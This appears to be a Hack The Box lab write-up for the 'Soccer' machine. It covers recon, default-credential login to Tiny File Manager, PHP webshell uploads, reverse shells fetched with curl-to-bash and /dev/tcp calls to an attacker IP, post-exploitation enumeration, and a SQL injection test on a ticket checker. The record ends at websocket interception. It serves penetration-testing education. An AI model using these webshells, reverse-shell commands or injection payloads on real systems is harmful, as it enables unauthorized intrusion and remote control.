
[HTB] Soccer

- by **Pablo** `github.com/vorkampfer/hackthebox2/soccer`
- **Resources:**

  1. ippsec walkthrough `https://ippsec.rocks/`
  2. 0xdf gitlab: `https://0xdf.gitlab.io/`
  3. wscat intall on blackarch `https://github.com/websockets/wscat`
  4. 0xdf YouTube: `https://www.youtube.com/@0xdf`
  5. Privacy search engine `https://metager.org`
  6. Privacy search engine `https://ghosterysearch.com/`
  7. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
  8. `https://book.hacktricks.xyz/`



- **View terminal output with color**

  `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Soccer starts with a website that is managed over Tiny File Manager. On finding the default credentials, I’ll use that to
upload a webshell and get a shell on the box. With this foothold, I’ll identify a second virtual host with a new site. That
```

```
site uses websockets to do a validation task. I'll exploit an SQL injection over the websocket to leak a password and get a
shell over SSH. The user is able to run dstat as root using doas, which I'll exploit by crafting a malicious plugin. ~0xdf
```

Skill-set:

```
1.
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ᐅ ping -c 1 10.129.244.138

2. ᐅ whichsystem.py 10.129.244.138
[+]==> 10.129.244.138 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ᐅ openscan steamcloud.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3.  ᐅ echo $openportz
22,80,443
4. ᐅ source ~/.zshrc
5. ᐅ echo $openportz
22,80,9091
6. ᐅ portzscan $openportz drive.htb
7. ᐅ qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,9091 soccer.htb
>>> looking for nginx
nginx 1.18.0
>>> looking for OpenSSH
OpenSSH 8.2p1 Ubuntu 4ubuntu0.5
>>> Looking for Apache
>>> Looking for popular CMS & OpenSource Frameworks

>>> Looking for any subdomains that may have come out in the nmap scan

>>>  Here are some interesting ports
22/tcp   open  ssh
OpenSSH 8.2p1 Ubuntu 4ubuntu0.5

>>> Listing all the open ports
22/tcp   open  ssh             syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu
Linux; protocol 2.0)
80/tcp   open  http            syn-ack nginx 1.18.0 (Ubuntu)
9091/tcp open  xmltec-xmlmail? syn-ack

```

OPENSSH (1:8.2P1-4UBUNTU0.4) *UBUNTU FOCAL FOSSA*; URGENCY=MEDIUM

3. **Discovery with *Ubuntu Launchpad***

```
1. I lookup `OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 launchpad`
2. Launchpad is saying this server is an Ubuntu Focal Fossa
```


4. **Whatweb**

```
1. ᐅ whatweb http://10.129.244.138/
http://10.129.244.138/ [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)],
IP[10.129.244.138], RedirectLocation[http://soccer.htb/], Title[301 Moved Permanently], nginx[1.18.0]
http://soccer.htb/ [200 OK] Bootstrap[4.1.1], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)],
IP[10.129.244.138], JQuery[3.2.1,3.6.0], Script, Title[Soccer - Index], X-UA-Compatible[IE=edge], nginx[1.18.0]
```

Directory Busting

5. **Directory Busting**


```
I did not find anything with wfuzz. It seems that gobuster was able to detect the pages so I am going to use gobuster today.
▷ wfuzz -c --hc=404 --hh=178 -t 50 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://10.129.244.138/FUZZ
Gobuster kicked butt this time. It found a-lot of interesting urls but one stands out the most and that is `/tiny`
 ▷ gobuster dir -u http://soccer.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster.out
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 162]
/.htm                 (Status: 403) [Size: 162]
/.                    (Status: 200) [Size: 6917]
/.htaccess            (Status: 403) [Size: 162]
/.htc                 (Status: 403) [Size: 162]
/.html_var_DE         (Status: 403) [Size: 162]
/.htpasswd            (Status: 403) [Size: 162]
/.html.               (Status: 403) [Size: 162]
/.html.html           (Status: 403) [Size: 162]
/.htpasswds           (Status: 403) [Size: 162]
/.htm.                (Status: 403) [Size: 162]
/.htmll               (Status: 403) [Size: 162]
/.html.old            (Status: 403) [Size: 162]
/tiny                 (Status: 301) [Size: 178] [-->http://soccer.htb/tiny/]
```



6. **I check out the tiny url**

```
http://soccer.htb/tiny/
I look up searchsploit and online for "h3k tiny exploit"
▷ searchsploit h3k
Exploits: No Results
Shellcodes: No Results
```

Tiny File Manager 2.4.6 - (RCE)



Tiny File Manager 2.4.6 - Remote Code Execution

EDB-ID: 50828
CVE: 2021-45010 2021-40964
Author: FEBIN MON SAJI
Type: WEBAPPS
Platform: PHP
Date: 2022-03-16
EDB Verified: ✗
Exploit: / {}
Vulnerable App:

7. **I look online**

```
I google `hk3 tiny exploit`
It comes back with a CVE. I do not like exploitDB site very much but sometimes they have good info or a decent exploit. Most often github will have the best exploits for hacking these lab boxes.
`Example: $0 http://files.ubuntu.local/index.php admin \"admin@123\"`
I will just try the password that it is recommending. I still do not know when apache or nginx is using php or html. I know apache mostly always uses php and nginx uses both php and html. I think it is kind of safe to say that php is a native code on both web servers. So I would guess php exploits should always work for the most part.
```

Website with login: `http://soccer.htb/tiny/`


soccer.htb/tiny/tinyfilemanager.php?p=

File Manager

You are logged in

Name	Size	Modified	Perms
tiny	Folder	17.11.22 08:07	0755
football.jpg	376.23 KB	17.11.22 08:07	0644
ground1.jpg	264.68 KB	17.11.22 08:07	0644
ground2.jpg	218.5 KB	17.11.22 08:07	0644
ground3.jpg	55.05 KB	17.11.22 08:07	0644
ground4.jpg	121.57 KB	17.11.22 08:07	0644
index.html	6.75 KB	17.11.22 08:07	0644

Full Size: 1.02 MB File: 6 Folder: 1 Memory used: 2 MB Partition size: 1.1 GB free of 3.84 GB

Website to log into: `http://soccer.htb/tiny/`

8. **Success, I get logged in with the default credential. Not very realistic but it is an easy machine.**

```
admin:admin@123
I try upload a small php cmd shell as a file.
http://soccer.htb/tiny/tinyfilemanager.php?p=&upload
▷ cat cmd2.php
<?php echo "<pre>" . shell_exec($_REQUEST_['cmd']) . "</pre>"; ?>
SUCCESS it uploaded
```

9. **It seems to like this other more simple php payload better**

```
http://soccer.htb/tiny/uploads/php_simple_payload.php?cmd=whoami
------------------------------------
▷ cat php_simple_payload.php
<?php
        system($_REQUEST['cmd']);
?>
```

```
------------------------------------
2. So I upload this one instead
```

Got shell

10. **shell as www-data**

```
1. I uploaded the php_simple_payload.php
2. Then I tried and index.html with curl for a shell.
3. http://soccer.htb/tiny/uploads/php_simple_payload.php?cmd=curl+10.10.14.20|bash
4. SUCCESS
5. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.244.138 60870
bash: cannot set terminal process group (980): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soccer:~/html/tiny/uploads$ whoami
www-data
6. I know many people would use burpsuite for this, but why over complicate the simple things.
7. As I just stated you could have also intercepted the upload and changed the request to post and then sent a:
================================================
cmd=bash -c 'bash -i >& /dev/tcp/10.10.14.20/443 0>&1'
================================================
8. The only thing you would need to url encode using burpsuite in this situation would be the ampersands `&`.
================================================
cmd=bash -c 'bash -i >%26 /dev/tcp/10.10.14.20/443 0>%261'
================================================
```

Upgrade the shell

11. **Upgrade the shell**

```
1. www-data@soccer:~/html/tiny/uploads$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@soccer:~/html/tiny/uploads$ ^Z
[1]  + 406492 suspended  sudo nc -nlvp 443
~/hackthebox ▷ stty raw -echo; fg
[1]  + 406492 continued  sudo nc -nlvp 443
                                          reset xterm
www-data@soccer:~/html/tiny/uploads$ export TERM=xterm-256color
www-data@soccer:~/html/tiny/uploads$ source /etc/skel/.bashrc
www-data@soccer:~/html/tiny/uploads$ stty rows 38 columns 187
www-data@soccer:~/html/tiny/uploads$
www-data@soccer:~/html/tiny/uploads$ export SHELL=/bin/bash
www-data@soccer:~/html/tiny/uploads$ echo $SHELL
/bin/bash
www-data@soccer:~/html/tiny/uploads$ echo $TERM
xterm-256color
www-data@soccer:~/html/tiny/uploads$ nano
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

www-data@soccer:~/html/tiny/uploads$ tty
/dev/pts/0
```

Begin Enumeration

12. **Begin enum as www-data**


```
1. www-data@soccer:/tmp/blasaha$ hostname -I
10.129.244.138 dead:beef::250:56ff:fe94:e940
2. We are not in a container at least.
3. I run a simple enum.sh script and it was not allowed to query processes.
4. If I cat the fstab file I can see that hidpid is enabled. So that means only root can see processes for Root.
5. www-data@soccer:/tmp/blasaha$ cat /etc/fstab
LABEL=cloudimg-rootfs   /        ext4   defaults        0 1
#VAGRANT-BEGIN
# The contents below are automatically generated by Vagrant. Do not modify.
data /data vboxsf uid=1000,gid=1000,_netdev 0 0
vagrant /vagrant vboxsf uid=1000,gid=1000,_netdev 0 0
#VAGRANT-END
```

```
/dev/sda1 none swap sw 0 0
proc    /proc   proc    defaults,nodev,relatime,hidepid=2
6. www-data@soccer:~$ sudo -l
[sudo] password for www-data: <no password available>
7. www-data@soccer:/home/player$ cat user.txt
cat: user.txt: Permission denied
8. Seems that we may have to pivot to user `player`
9. ▷ ./netPortsniff.sh

[+] Port 0016 ==> 22
[+] Port 0035 ==> 53
[+] Port 0050 ==> 80
[+] Port 0BB8 ==> 3000
[+] Port 0CEA ==> 3306
[+] Port 2383 ==> 9091
[+] Port 8124 ==> 33060
[+] Port D056 ==> 53334
[+] Port EDC6 ==> 60870
10. I can see that port 3306 and port 9091 are open.
11. As stated earlier in the fstab the pids are hidden from us.
12. I run --forest and you can see that we can only view our processes only.
13. www-data@soccer:~$ ps -ef --forest
UID          PID    PPID  C STIME TTY          TIME CMD
www-data     1033    1031  0 04:34 ?        00:00:02 nginx: worker process
www-data     1032    1031  0 04:34 ?        00:00:01 nginx: worker process
www-data     3797    1026  0 09:35 ?        00:00:00 sh -c curl 10.10.14.20|bash
www-data     3799    3797  0 09:35 ?        00:00:00  \_ bash
www-data     3802    3799  0 09:35 ?        00:00:00      \_ bash -i
www-data     3813    3802  0 09:36 ?        00:00:00          \_ script /dev/null -c bash
www-data     3814    3813  0 09:36 pts/0    00:00:00              \_ sh -c bash
www-data     3815    3814  0 09:36 pts/0    00:00:00                  \_ bash
www-data     4290    3815  0 10:19 pts/0    00:00:00                      \_ ps -ef --forest
```

Enumeration nginx


13. **Enumertion nginx config files**

```
1. www-data@soccer:~$ cd /etc/nginx/sites-enabled/
www-data@soccer:/etc/nginx/sites-enabled$ ls -lahr
total 8.0K
lrwxrwxrwx 1 root root   41 Nov 17  2022 soc-player.htb -> /etc/nginx/sites-available/soc-player.htb
lrwxrwxrwx 1 root root   34 Nov 17  2022 default -> /etc/nginx/sites-available/default
2. cat /etc/nginx/sites-enabled/default
3. That soc-player.htb file looks interesting.
4. www-data@soccer:/etc/nginx/sites-enabled$ cat soc-player.htb | grep soc-player
        server_name soc-player.soccer.htb;
5. I add this hostname to my /etc/hosts file.
6. ~ ▷ HTB.sh -set '10.129.244.138' soccer.htb soc-player.soccer.htb
==>[+] The internet is up and your IP Address is  192.168.1.45

==> [+]  Hostname successfully injected. YES!!! ;)

==> [!]  The injected domain names.
10.129.244.138 soccer.htb soc-player.soccer.htb

Done!
```



14. **I check out the site** `http://soc-player.soccer.htb/`

```
1. http://soc-player.soccer.htb/
2. It looks like the same exact website except there are more option links to click.
3. I signup for an account.
4. foo@gmail username:foo password:password123
```


Your Ticket Id: 99946

99946 or 1=1-- -

Ticket Exists
10 days remaining for the match.


Price
Free

** Please don't forget your ticket number. **

15. **I login in**

```
http://soc-player.soccer.htb/check
http://soc-player.soccer.htb/
I enter in a simple sql injection check and it says `ticket does exist`. I removed the single quote and it worked.
Timestamp ippsec walkhthrough 12:42
```

How to capture a web socket with burpsuite


WebSocket interception rules

Use these settings to control which WebSockets messages

